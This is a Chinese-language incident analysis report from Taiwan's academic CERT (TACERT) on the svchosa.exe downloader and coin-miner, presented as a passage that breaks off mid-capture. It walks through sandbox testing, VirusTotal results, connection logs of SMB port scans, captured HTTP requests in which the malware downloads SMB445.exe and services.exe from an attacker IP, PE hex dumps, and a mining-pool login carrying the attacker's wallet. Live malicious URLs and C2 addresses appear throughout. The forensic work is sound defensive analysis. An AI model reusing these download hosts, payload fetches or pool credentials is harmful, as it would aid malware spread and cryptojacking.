NSA 攻擊工具事件分析報告

臺灣學術網路危機處理中心團隊(TACERT)製


2019 年 6 月

一、事件簡介


1. 在 2019/3 月底本中心發現在學術網路內從 2019/3 起陸續有來自 http://47[.]106[.]217[.]147/svchosa.exe 與 http://m9f[.]oss-cn-beijing[.]aliyuncs[.]com/svchosa.exe (IP: 59.110.185.187)的惡意程式攻擊事件，該惡意程式名稱為 svchosa.exe，與系統檔 svchost.exe 之名稱僅一個字母之差，為了解該惡意程式的攻擊行為，本中心進行該程式的鑑識分析作業。

二、事件檢測

1. 首先，使用兩台在同一區域網路的 Win 7 虛擬機(155 主機與 137 主機)進行 svchosa.exe 檢測，並在 155 主機(IP:192.168.195.155)上執行 svchosa.exe。




2. 程式 svchosa.exe 經 Virustotal 檢測，其惡意比例為 55/70，多家防毒軟體公司以 Downloader 或 CoinMiner 命名它。




55 engines detected this file

f5937a91105a0ccb9c11a1d0ff9d98ba2b0a4f7ffc03d8ff6af505e1701245a6
svchosa.exe
peexe


896 KB
Size




Avira	TR/Downloader.Gen4	BitDefender	DeepScan:Generic.Malware.SPVPkTkW...
CAT-QuickHeal	Backdoor.Generic	ClamAV	Win.Trojan.Generic-6305873-0




ESET-NOD32	A Variant Of Win32/CoinMiner.BWP	F-Prot	W32/KillAV.AU.gen!Eldorado
F-Secure	Trojan.TR/Downloader.Gen4	FireEye	Generic.mg.16e210af803ab22e
Fortinet	W32/CoinMiner.BWP!tr	GData	DeepScan:Generic.Malware.SPVPkTkW...



Kaspersky	HEUR:Backdoor.Win32.Generic	Malwarebytes	Trojan.BitCoinMiner




NANO-Antivirus	Trojan.Win32.CoinMiner.fofjdt	Palo Alto Networks	Generic.ml
Panda	Trj/CI.A	Qihoo-360	Win32/Trojan.Downloader.9e5




Trapmine	Malicious.high.ml.score	TrendMicro-HouseCall	TROJ_GEN.R002C0OCM19
VBA32	BScope.Trojan.IRCbot	ViRobot	Trojan.Win32.Z.Coinminer.917504.A
Webroot	W32.Trojan.Gen	Yandex	Trojan.CoinMiner!szvNFyYyOVE
ZoneAlarm	HEUR:Backdoor.Win32.Generic	Acronis	✓ Undetected


3. 檢視主機對外連線狀況，發現 svchosa.exe 會連線中國 IP:47.104.110.131:8090 與中國 IP:47.106.217.147:80，它也會針對區域網路內各 IP 進行兩個 port 的掃瞄(port scan:139port 與 445port)，而因執行 svchosa.exe 產生的 oysks.exe 會連線新加坡 IP:139.99.72.56:80 與日本 IP:103.101.30.10:80。在 svchosa.exe 執行一段時間後，會發現 svchostlong.exe 與 serverlong.exe 會連線區域網路內 137 主機的 445port，而 svchosa.exe 會在區域網路的 portscan 作業結束後連線中國 IP:60.2.77.229:1433。




```
2019/3/27 下午 03:10:14 Added      svchosa.exe    TCP 192.168.195.155:49599  192.168.195.1:445
2019/3/27 下午 03:10:14 Added      svchosa.exe    TCP 192.168.195.155:49600  47.104.110.131:8090
2019/3/27 下午 03:10:36 Added      svchosa.exe    TCP 192.168.195.155:49601  192.168.195.1:139
2019/3/27 下午 03:10:36 Removed      svchosa.exe    TCP 192.168.195.155:49599  192.168.195.1:445
2019/3/27 下午 03:10:56 Added      svchosa.exe    TCP 192.168.195.155:49602  192.168.195.2:445
2019/3/27 下午 03:10:56 Removed      svchosa.exe    TCP 192.168.195.155:49601  192.168.195.1:139
2019/3/27 下午 03:10:58 Added      svchosa.exe    TCP 192.168.195.155:49604  192.168.195.3:445
2019/3/27 下午 03:10:58 Removed      svchosa.exe    TCP 192.168.195.155:49602  192.168.195.2:445
```




```
2019/3/27 下午 03:15:36 Added      oysks.exe     TCP 192.168.195.155:49618  139.99.72.56:80
2019/3/27 下午 03:15:52 Removed      oysks.exe     TCP 192.168.195.155:49618  139.99.72.56:80
```




```
2019/3/27 下午 03:20:52 Added      oysks.exe     TCP 192.168.195.155:49634  103.101.30.10:80
2019/3/27 下午 03:21:11 Added      svchosa.exe    TCP 192.168.195.155:49635  192.168.195.17:139
```



```
2019/3/27 下午 04:45:21 Added      svchosa.exe    TCP 192.168.195.155:49930  47.106.217.147:80
2019/3/27 下午 04:45:21 Removed      svchosa.exe    TCP 192.168.195.155:49928  192.168.195.136:139
2019/3/27 下午 04:45:49 Added      svchostlong.exe    TCP 192.168.195.155:49931  192.168.195.137:445
```




```
2019/3/27 下午 04:48:50 Added      serverlong.exe    TCP 192.168.195.155:49956  192.168.195.137:445
2019/3/27 下午 04:48:54 Removed      serverlong.exe    TCP 192.168.195.155:49956  192.168.195.137:445
```




```
2019/3/27 下午 06:24:44 Added      svchosa.exe      TCP 192.168.195.155:50360  60.2.77.229:1433
2019/3/27 下午 06:25:06 Removed     svchosa.exe      TCP 192.168.195.155:50360  60.2.77.229:1433
```

4. 查看連線中國 IP:47.106.217.147:80 之封包內容，發現它會下載 SMB445.exe 與 services.exe 兩程式至主機內。




RSA Security Analytics Reconstruction for session ID: 600 (Source 192.168.195.155 : 49930, Target 47.106.217.147 : 80)
Time 3/27/2019 16:45:23 to 3/27/2019 16:46:30 Packet Size 3,305,580 bytes Payload Size 3,141,156 bytes
Protocol 2048/6/80 Flags Keep Assembled AppMeta NetworkMeta Packet Count 2,956

```
 GET /SMB445.exe HTTP/1.1
User-Agent: Mozilla/4.0 (compatible)
Host: 47.106.217.147
Cache-Control: no-cache
```




RSA Security Analytics Reconstruction for session ID: 600 (Source 192.168.195.155 : 49930, Target 47.106.217.147 : 80)
Time 3/27/2019 16:45:23 to 3/27/2019 16:46:30 Packet Size 3,305,580 bytes Payload Size 3,141,156 bytes
Protocol 2048/6/80 Flags Keep Assembled AppMeta NetworkMeta Packet Count 2,956

```
Modified: Thu]
000002c1 : 2C 20 32 31 20 4D 61 72 20 32 30 31 39 20 30 35 [, 21 Mar 2019 05]
000002d1 : 3A 30 32 3A 35 33 20 47 4D 54 0D 0A 43 6F 6E 74 [:02:53 GMT..Cont]
000002e1 : 65 6E 74 2D 44 69 73 70 6F 73 69 74 69 6F 6E 3A [ent
-Disposition:]
000002f1 : 20 61 74 74 61 63 68 6D 65 6E 74 3B 20 66 69 6C [ attachment; fil]
00000301 : 65 6E 61 6D 65 3D 22 53 4D 42 34 34 35 2E 65 78 [ename="SMB445.ex]
00000311 : 65 22 3B 0D 0A 0D 0A 00 0C 29 DC 07 9B 00 50 56 [e";.......)....PV]
00000321 : FC 17 67 08 00 45 00 05 DC EE 6F 00 00 80 06 B9 [..g..E....o.....]
00000331 : 6A 2F 6A D9 93 C0 A8 C3 9B 00 50 C3 0A 20 FB 16 [j/j.......P.. ..]
00000341 : 1C 13 48 02 42 50 18 FA F0 17 F4 00 00 4D 5A 90 [..H.BP.......MZ.]
00000351 : 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 [................]
00000361 : 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 [.....@..........]
00000371 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 [................]
00000381 : 00 00 00 00 00 00 00 00 00 08 01 00 00 0E 1F BA [................]
00000391 : 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73 20 [.....!..L.!
This ]
000003a1 : 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 [program cannot b]
000003b1 : 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 [e run in DOS mod]
000003c1 : 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 D6 FC 5C [e....$.........\]
000003d1 : 23 92 9D 32 70 92 9D 32 70 92 9D 32 70 26 01 C3 [#..2p..2p..2p&..]
000003e1 : 70 9F 9D 32 70 26 01 C1 70 19 9D 32 70 26 01 C0 [p..2p&..p..2p&..]
000003f1 : 70 8A 9D 32 70 A9 C3 31 71 84 9D 32 70 A9 C3 36 [p..2p..1q..2p..6]
00000401 : 71 81 9D 32 70 A9 C3 37 71 BE 9D 32 70 9B E5 B1 [q..2p..7q..2p...]
00000411 : 70 98 9D 32 70 9B E5 A1 70 97 9D 32 70 92 9D 33 [p..2p...p..2p..3]
00000421 : 70 99 9C 32 70 05 C3 37 71 A2 9D 32 70 05 C3 32 [p..2p..7q..2p..2]
00000431 : 71 93 9D 32 70 00 C3 CD 70 93 9D 32 70 05 C3 30 [q..2p...p..2p..0]
00000441 : 71 93 9D 32 70 52 69 63 68 92 9D 32 70 00 00 00 [q..2pRich..2p...]
00000451 : 00 00 00 00 00 50 45 00 00 4C 01 06 00 08 B3 2F [.....PE..L...../]
```



RSA Security Analytics Reconstruction for session ID: 1064 (Source 192.168.195.155 : 50301, Target 47.106.217.147 : 80)
Time 3/27/2019 18:08:05 to 3/27/2019 18:08:09 Packet Size 967,436 bytes Payload Size 920,349 bytes
Protocol 2048/6/80 Flags Keep Assembled AppMeta NetworkMeta Packet Count 848


```
 GET /services.exe HTTP/1.1
Host: 47.106.217.147
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) C
hrome/73.0.3683.86 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7
```



RSA Security Analytics Reconstruction for session ID: 1064 (Source 192.168.195.155 : 50301, Target 47.106.217.147 : 80
Time 3/27/2019 18:08:05 to 3/27/2019 18:08:09 Packet Size 967,436 bytes Payload Size 920,349 bytes
Protocol 2048/6/80 Flags Keep Assembled AppMeta NetworkMeta Packet Count 848

```
00000423 : 6E 74 2D 44 69 73 70 6F 73 69 74 69 6F 6E 3A 20 [nt-
Disposition: ]
00000433 : 61 74 74 61 63 68 6D 65 6E 74 3B 20 66 69 6C 65 [attachment; file]
00000443 : 6E 61 6D 65 3D 22 73 65 72 76 69 63 65 73 2E 65 [name="services.e]
00000453 : 78 65 22 3B 0D 0A 0D 0A 00 0C 29 DC 07 9B 00 50 [xe";......)....P]
00000463 : 56 FC 17 67 08 00 45 00 05 DC 13 A5 00 00 80 06 [V..g..E.........]
00000473 : 94 35 2F 6A D9 93 C0 A8 C3 9B 00 50 C4 7D 53 30 [.5/j.......P.}
S0]
00000483 : 69 D2 E9 6F CA A5 50 18 FA F0 39 40 00 00 4D 5A [i..o..P...9@..MZ]
00000493 : 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 [................]
000004a3 : 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 [......@.........]
000004b3 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 [................]
000004c3 : 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0E 1F [................]
000004d3 : BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73 [......!..L.!
This]
000004e3 : 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 [ program cannot ]
000004f3 : 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F [be run in DOS mo]
00000503 : 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 30 18 [de....$.......0.]
00000513 : 3E 8D 74 79 50 DE 74 79 50 DE 74 79 50 DE 1B 66 [>.tyP.tyP.tyP..f]
00000523 : 5A DE 75 79 50 DE 1B 66 5B DE 73 79 50 DE 0F 65 [Z.uyP..f
[.syP..e]
00000533 : 5C DE 77 79 50 DE 42 5F 5B DE 79 79 50 DE F7 65 [\.wyP.B_
[.yyP..e]
00000543 : 5E DE 6D 79 50 DE 42 5F 5A DE 0F 79 50 DE 2A 5B [^.myP.B_Z..yP.*
[]
00000553 : 5B DE 77 79 50 DE AE 5A 4C DE 75 79 50 DE B7 76 [[.wyP..ZL.uyP..v]
00000563 : 0D DE 73 79 50 DE 74 79 51 DE B3 79 50 DE 9C 66 [..syP.tyQ..yP..f]
00000573 : 5B DE 73 79 50 DE B3 7F 56 DE 75 79 50 DE 52 69 [[.syP...V.uyP.Ri]
00000583 : 63 68 74 79 50 DE 00 00 00 00 00 00 00 00 50 45 [chtyP.........PE]
```

5. 查看連線日本 IP:103.101.30.10:80 與新加坡 IP:139.99.72.56:80 之封包內容，發現這兩個連線皆為向礦池報到來進行挖礦作業之連線行為。




RSA Security Analytics Reconstruction for session ID: 4 (Source 192.168.195.155 : 49634, Target 103.101.30.10 : 80)
Time 3/27/2019 15:20:55 to 3/27/2019 15:28:12 Packet Size 9,643 bytes Payload Size 6,613 bytes
Protocol 2048/6/0 Flags Keep Assembled AppMeta NetworkMeta Packet Count 52

{"id":1,"jsonrpc":"2.0","method":"login","params":{"login":"44f3Gk4zcTvR4e8PTaYEEpJfhj8FpvnxbHADmAiiQFLeMTAzvN1Xavn3VHHNP8n4ob3WJ77KbzcQaCgGYSofCwpSQQkCW9G","pass":"x","agent":"/ (Windows NT 6.1) libuv/1.9.1 msvc/2015","algo":["cn","cn/r","cn/wow","cn/2","cn/1","cn/0","cn/half","cn/xtl","cn/msr","cn/xao","cn/rto","cn/rwz","cn/zls","cn/double"]}}

{"id":1,"jsonrpc":"2.0","error":null,"result":{"id":"28c8ed1e-3a82-4489-897b-87b0f3d8262e","job":{"blob":"0c0c9cc7ece405c5fd65f72139ae285bbb0b4caf35dc900886b0b62c1c59dd47f503dc5ea7957900000000539b80569cab57c3cdfb2bb9cc05b67f507a939a7066c043743bc79f7f7ae8a201","algo":"cn/wow","variant":"wow","height":92233,"job_id":"sHlovdeKTgKZaKhDHB6HkbVbaB4I","target":"37894100","id":"28c8ed1e-3a82-4489-897b-87b0f3d8262e"},"status":"OK"}}

{"id":2,"jsonrpc":"2.0","method":"submit","params":{"id":"28c8ed1e-3a82-4489-897b-87b0f3d8262e","job_id":"sHlovdeKTgKZaKhDHB6HkbVbaB4I","nonce":"6c000000","result":"15941f9e5a615d19e6d41a1ab5657a1831e9dc0d02129d5e72dd485f5bb82200"}}

{"id":2,"jsonrpc":"2.0","error":null,"result":{"status":"OK"}}



RSA Security Analytics Reconstruction for session ID: 9 (Source 192.168.195.155 : 49771, Target 139.99.72.56 : 80)
Time 3/27/2019 15:51:39 to 3/27/2019 15:58:27   Packet Size 8,917 bytes   Payload Size 5,659 bytes
Protocol 2048/6/0   Flags Keep Assembled AppMeta NetworkMeta   Packet Count 57

REQUEST

```
{"id":1,"jsonrpc":"2.0","method":"login","params":{"login":"44f3Gk4zcTvR4e8PTaYEE
pJfhj8FpvnxbHADmAiiQFLeMTAzvN1Xavn3VHHNP8n4ob3WJ77KbzcQaCgGYSofCwpSQQkCW9G","pass
